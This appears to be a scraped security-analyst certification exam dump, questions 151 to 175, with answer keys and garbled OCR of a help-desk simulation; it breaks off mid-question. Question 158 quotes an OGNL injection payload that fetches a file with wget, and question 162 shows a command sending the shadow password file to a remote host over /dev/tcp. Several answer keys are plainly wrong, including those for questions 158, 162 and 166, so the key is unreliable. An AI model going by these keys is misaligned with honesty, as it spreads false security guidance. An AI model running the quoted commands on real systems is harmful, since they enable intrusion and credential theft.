A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?

A. Mandatory-based
B. Host-based
C. Federated access
D. Role-based

Correct Answer: D
Section: (none)
Explanation

,

Explanation/Reference:

QUESTION 151
The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues. The steering committee wants to rank the risks based on past incidents to improve the security program for next year. Below is the incident register for the organization:

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management
B. Build a warm site in case of system outages
C. Invest in a failover and redundant system, as necessary
D. Hire additional staff for the IT department to assist with vulnerability management and log review

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?

A. The traffic is common static data that Windows servers send to Microsoft
B. Someone has configured an unauthorized SMTP application over SSL
C. A connection from the database to the web front end is communicating on the port
D. The server is receiving a secure connection using the new TLS 1.3 standard

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
SIMULATION


Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the help desk ticket queue.

INSTRUCTIONS


Click on the ticket to see the ticket details. Additional content is available on tabs within the ticket.


First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





,


Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Date
Priority
Michael is reporting that th...
#8675309
4/20/2021
High
#8675309
Opened
Priority High
Category Technical/ Bug Reports
Assigned To sample@emailaddress.com
Assigned Date 4/20/2021
Info
Assets
Users
Approved Software
Subject
Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance
Attachments
none
Issue
Caused by
Close Ticket



Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Date
Priority
Michael is reporting that th...
#8675309
4/20/2021
High
#8675309
Opened
Priority High
Category Technical/ Bug Reports
Assigned To sample@emailaddress.com
Assigned Date 4/20/2021
Info
Assets
Users
Approved Software
Host Name
CLI
PC001
PC002
PC003
PC004
Close Ticket

,


Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Michael
#867530
PC-002
Agent Status
PC: PC002
User: Michael
CPU Use: 24%
Drive: 68GB of 121GB free
Memory: 4096 of 4096 used
Asset Tag #: P2R0H11
3675309 Opened
iority High
ategory Technical/ Bug Reports
signed To sample@emailaddress.com
signed Date 4/20/2021
o Assets Users Approved Software
lost Name CLI
PC001
PC002
PC003
PC004
Close Ticket


Tickets
Details
Statuses
New 0
Open 1
On Hold 0
Mgr Review 0
Approved/Closed 0
Priority
Low
Medium
High
Subject
Michael
#867530
PC-003
Agent Status
PC: PC003
User: N/A
CPU Use: 36%
Drive: 81GB of 121GB free
Memory: 686 of 4096 used
Asset Tag #: S0K6S50
3675309 Opened
iority High
ategory Technical/ Bug Reports
signed To sample@emailaddress.com
signed Date 4/20/2021
o Assets Users Approved Software
lost Name CLI
PC001
PC002
PC003
Close Ticket

,



Correct Answer: See explanation below.
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Issue – High memory Utilization
Caused by – wuaucit.exe

QUESTION 154
An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

A. Duplicate all services in another instance and load balance between the instances
B. Establish a hot site with active replication to another region within the same cloud provider
C. Set up a warm disaster recovery site with the same cloud provider in a different region
D. Configure the systems with a cold site at another cloud provider that can be used for failover

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
A threat intelligence analyst has received multiple reports that are suspected to be about the same advanced persistent threat. To which of the following steps in the intelligence cycle would this map?

,

A. Dissemination
B. Analysis
C. Feedback
D. Requirements
E. Collection

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

A. MOV
B. ADD
C. XOR
D. SUB
E. MOVL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
An organization has several systems that require specific logons. Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

A. Use SSO across all applications
B. Perform a manual privilege review
C. Adjust the current monitoring and logging rules
D. Implement multifactor authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13  05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe',' /c' ,#cmd}:{'/bin/bash',' -c' ,#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

A. An attacker was attempting to perform a DoS attack against the server
B. An attacker was attempting to download files via a remote command execution vulnerability
C. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory
D. An attacker was attempting to perform an XSS attack via a vulnerable third-party library

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
A security analyst is reviewing the following requirements for new time clocks that will be installed in a shipping warehouse:

- The clocks must be configured so they do not respond to ARP broadcasts.
- The server must be configured with static ARP entries for each clock.

Which of the following types of attacks will this configuration mitigate?

A. Spoofing
B. Overflows
C. Rootkits
D. Sniffing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
A security analyst is attempting to utilize the following threat intelligence for developing detection capabilities:

```
APT X's approach to a target would be sending a phishing email to the target
after conducting active and passive reconnaissance. Upon successful compromise,
APT X conducts internal reconnaissance and attempts to move laterally by
utilizing existing resources. When APT X finds data that aligns to its
objectives, it stages and then exfiltrates data sets in sizes that can range from
1GB to 5GB. APT X also establishes several backdoors to maintain a C2 presence in
the environment.
```

In which of the following phases in this APT MOST likely to leave discoverable artifacts?

,

A. Data collection/exfiltration
B. Defensive evasion
C. Lateral movement
D. Reconnaissance

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A security analyst is scanning the network to determine if a critical security patch was applied to all systems in an enterprise. The organization has a very low tolerance for risk when it comes to resource availability. Which of the following is the BEST approach for configuring and scheduling the scan?

A. Make sure the scan is credentialed, covers all hosts in the patch management system, and is scheduled during business hours so it can be terminated if it affects business operations.
B. Make sure the scan is uncredentialed, covers all hosts in the patch management system, and is scheduled during off-business hours so it has the least impact on operations.
C. Make sure the scan is credentialed, has the latest software and signature versions, covers all hosts in the patch management system, and is scheduled during off-business hours so it has the least impact on operations.
D. Make sure the scan is credentialed, uses a limited plugin set, scans all host IP addresses in the enterprise, and is scheduled during off-business hours so it has the least impact on operations.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user:

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 1
B. Line 2
C. Line 3
D. Line 4

,

E. Line 5
F. Line 6

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
A security analyst is probing a company's public-facing servers for vulnerabilities and obtains the following output:

```
Nmap scan report for upload.company.com (124.45.23.105)
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
21/tcp open ftp
 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
 |_drwxr-srwt 2 1170 924 2048 Jul 19 18:48 incoming [NSE: writable]


Nmap scan report for www.company.com (124.45.23.108)
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http syn-ack
 | http-brute:
 | Accounts:
 | user:user - Valid credentials
 |_ Statistics: Performed 123 guesses in 1 seconds, average tps: 123
 | http-slowloris:
 | Vulnerable:
 | the DoS attack took +3m15s
 | with 502 concurrent connections
 |_ and 445 sent queries


Nmap scan report for filter.company.com (124.45.23.112)
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
445/tcp open SMB
Host script results:
 | smb-vuln-cve2009-3103:
 | SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
 | State: VULNERABLE
 | IDs: CVE:CVE-2019-2104
 | Error in the SMBv2 protocol implementation in srv.sys in Microsoft Windows
 | Server 2016 allows remote attackers to execute arbitrary code or crash
 | the system
 |_Disclosure date: 2019-09-27
```

Which of the following changes should the analyst recommend FIRST?

A. Implement File Transfer Protocol Secure on the upload server
B. Disable anonymous login on the web server
C. Configure firewall changes to close port 445 on 124.45.23.112

,

D. Apply a firewall rule to filter the number of requests per second on port 80 on 124.45.23.108

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from being successful?

A. Create a new rule in the IDS that triggers an alert on repeated login attempts
B. Implement MFA on the email portal using out-of-band code delivery
C. Alter the lockout policy to ensure users are permanently locked out after five attempts
D. Leverage password filters to prevent weak passwords on employee accounts from being exploited
E. Configure a WAF with brute-force protection rules in block mode

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
A security analyst reviews SIEM logs and detects a well-known malicious executable running in a Windows machine. The up-to-date antivirus cannot detect the malicious executable. Which of the following is the MOST likely cause of this issue?

A. The malware is fileless and exists only in physical memory
B. The malware detects and prevents its own execution in a virtual environment
C. The antivirus does not have the malware's signature
D. The malware is being executed with administrative privileges

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
A security engineer is reviewing security products that identify malicious actions by users as part of a company's insider threat program. Which of the following is the MOST appropriate product category for this purpose?

A. SCAP
B. SOAR
C. UEBA
D. WAF

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 167
A large organization wants to move account registration services to the cloud to benefit from faster processing and elasticity. Which of the following should be done FIRST to determine the potential risk to the organization?

A. Establish a recovery time objective and a recovery point objective for the systems being moved
B. Calculate the resource requirements for moving the systems to the cloud
C. Determine recovery priorities for the assets being moved to the cloud-based systems
D. Identify the business processes that will be migrated and the criticality of each one
E. Perform an inventory of the servers that will be moving and assign priority to each one

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www.company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.com 32.56.32.122
FROM 192.168.1.106 A www.whatsmyip.com 102.45.33.53
FROM 192.168.1.93 AAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www.comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

A. The attack used an algorithm to generate command and control information dynamically
B. The attack attempted to contact www.google.com to verify Internet connectivity
C. The attack used encryption to obfuscate the payload and bypass detection by an IDS
D. The attack caused an internal host to connect to a command and control server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
A security analyst is required to stay current with the most recent threat data and intelligence reports. When gathering data, it is MOST important for the data to be:

A. proprietary and timely
B. proprietary and accurate
C. relevant and deep
D. relevant and accurate

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

A. Critical asset list
B. Threat vector
C. Attack profile
D. Hypothesis

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
Employees of a large financial company are continuously being infected by strands of malware that are not detected by EDR tools. Which of the following is the BEST security control to implement to reduce corporate risk while allowing employees to exchange files at client sites?

A. MFA on the workstations
B. Additional host firewall rules
C. VDI environment
D. Hard drive encryption
E. Network access control
F. Network segmentation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
An executive assistant wants to onboard a new cloud-based product to help with business analytics and dashboarding. Which of the following would be the BEST integration option for this service?

A. Manually log in to the service and upload data files on a regular basis
B. Have the internal development team script connectivity and file transfers to the new service
C. Create a dedicated SFTP site and schedule transfers to ensure file transport security

D. Utilize the cloud product's API for supported and ongoing integrations

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons-learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?

A. Enabling sandboxing technology
B. Purchasing cyber insurance
C. Enabling application blacklisting
D. Installing a firewall between the workstations and Internet

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
A bad actor bypasses authentication and reveals all records in a database through an SQL injection. Implementation of which of the following would work BEST to prevent similar attacks in the future?

A. Strict input validation
B. Blacklisting
C. SQL patching
D. Content filtering
E. Output encoding

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

A. Pyramid of Pain
